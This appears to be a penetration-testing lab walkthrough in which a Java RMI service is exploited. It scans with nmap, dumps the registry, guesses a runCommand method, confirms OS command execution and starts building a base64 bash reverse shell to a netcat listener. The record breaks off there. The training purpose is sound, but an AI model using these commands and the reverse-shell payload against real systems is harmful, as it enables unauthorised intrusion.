


The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command:

nmap -sS -sV demo.ine.local



Port 1099 (Java RMI) is open on the target machine.

What is Java RMI?

The Java Remote Method Invocation (RMI) system allows an object running in one Java virtual machine to invoke methods on an object running in another Java virtual machine. RMI provides for remote communication between programs written in the Java programming language.

Reference:
https://docs.oracle.com/javase/tutorial/rmi/index.html

What is an RMI Registry?

A Java RMI registry is a simplified name service that allows clients to get a reference (a stub) to a remote object.

Reference:
https://docs.oracle.com/javase/7/docs/technotes/guides/rmi/hello/hello-world.html

When developers want to make their Java objects available within the network, they usually bind them to an RMI registry. The registry stores all information required to connect to the object (IP address, listening port, implemented class or interface and the ObjID value) and makes it available under a human readable name (the bound name). Clients that want to consume the RMI service ask the RMI registry for the corresponding bound name and the registry returns all required information to connect. Thus, the situation is basically the same as with an ordinary DNS service.


Reference:
https://book.hacktricks.xyz/pentesting/1099-pentesting-java-rmi

Step 4: Dump information from the RMI registry.

Using Nmap's rmi-dumpregistry script, we can get information about the RMI server:

Command:

```
nmap --script rmi-dumpregistry -p 1099 demo.ine.local
```



The name bound to the RMI server is **CustomRMIServer.**

It implements the java.rmi.Remote interface, as you would have expected. That is how one can invoke methods on the server remotely.


Step 5: Check the remote-method-guesser tool.

The method names on the RMI server are not available by any means. They must be brute-forced. For doing that, we can use tools like - remote-method-guesser.

The tool is already installed on the attacker machine, in the folder /root/Desktop/tools/remote-method-guesser:

Commands:

```
ls ~/Desktop/tools/
ls ~/Desktop/tools/remote-method-guesser/
cd ~/Desktop/tools/remote-method-guesser/
ls target/
```




The target folder contains the jar file (rmg-4.2.2-jar-with-dependencies.jar) that we can use to run the tool.

Launch the tool:

Commands:

```
java -jar target/rmg-4.2.2-jar-with-dependencies.jar
java -jar target/rmg-4.2.2-jar-with-dependencies.jar -h
```




Using this tool, one can guess the method names and invoke them using the guess and call positional arguments, respectively.

Step 6: Determine the names of methods available on the RMI server.

Use the following command to guess the name of the methods available on the remote RMI server:

Command:

```
java -jar target/rmg-4.2.2-jar-with-dependencies.jar guess demo.ine.local 1099
```



The tool discovered one method along with its signature.

Discovered Method's Signature:


```
String runCommand(String[] args)
```

It seems like this function probably runs OS commands. Let's invoke the function to confirm if that's the case.

Use the following command to invoke the command ls -al (specifying it as a String array):

Command:

```
java -jar target/rmg-4.2.2-jar-with-dependencies.jar call
demo.ine.local 1099 --bound-name CustomRMIServer 'new
String[] {"ls", "-al"}' --signature 'String
runCommand(String[] args)'
```



Nothing is returned. So either it is a blind command injection scenario, or it is not a command injection issue at all, or maybe there is another possibility.

Under the call section for the remote-method-guesser tool, these two lines explain it all:


Notice that calling remote methods does not create any output by default. To process outputs generated by the call action, you need to use remote-method-guesser's plugin system and register a ResponseHandler. The plugin folder of this repository contains a GenericPrint plugin that is suitable for most situations.

So probably that's the case.

To confirm if we are dealing with a command execution vulnerability, we can send a command like sleep 5:

Command:

```
time java -jar target/rmg-4.2.2-jar-with-dependencies.jar
call demo.ine.local 1099 --bound-name CustomRMIServer 'new
String[] {"sleep", "5"}' --signature 'String
runCommand(String[] args)'
```



Notice we added the time command before the command to invoke the remote method to determine the time it took to perform the function call.

And it turns out that it took around 5 seconds this time, which indicates a command execution vulnerability is indeed present.


So probably the output is not being displayed by the tool, and we can use the GenericPrint plugin, as indicated on the tool page.

Send the ls -al command again, but this time we will use the GenericPrint plugin to display the results:

Commands:

```
ls plugins/
```

```
java -jar target/rmg-4.2.2-jar-with-dependencies.jar call demo.ine.local 1099 --bound-name CustomRMIServer 'new String[] {"ls", "-al"}' --signature 'String runCommand(String[] args)' --plugin plugins/GenericPrint.jar
```




As you can see in the above image, the results of the above command were successfully retrieved.

So we have command execution on the server.

Let's list the running processes (ps aux):

Command:

```
java -jar target/rmg-4.2.2-jar-with-dependencies.jar call demo.ine.local 1099 --bound-name CustomRMIServer 'new String[] {"ps", "aux"}' --signature 'String runCommand(String[] args)' --plugin plugins/GenericPrint.jar
```



The process listing was successfully retrieved.


Step 7: Obtain a reverse shell on the target machine.

Running individual commands is good, but we can do better. Let's obtain a reverse shell on the target machine to run multiple commands and get better-formatted outputs as well.

Before that, let's find out the IP address of the attacker machine:

Command:

```
ip addr
```




The IP address of the attacker machine is 192.231.23.2.

Note: The IP addresses assigned to the labs are bound to change with every lab run. Kindly replace the IP addresses in the subsequent commands with the one assigned to your attacker machine. Failing to do that would result in failed exploitation attempts.

Open another terminal session and start a Netcat listener:

Command:


```
nc -lvp 54321
```



Now we will generate the (bash-based) reverse shell payload:

Command:

```
echo '/bin/bash -c "bash -i >& /dev/tcp/192.231.23.2/54321 0>&1"' | base64 -w0;echo
```



Note:

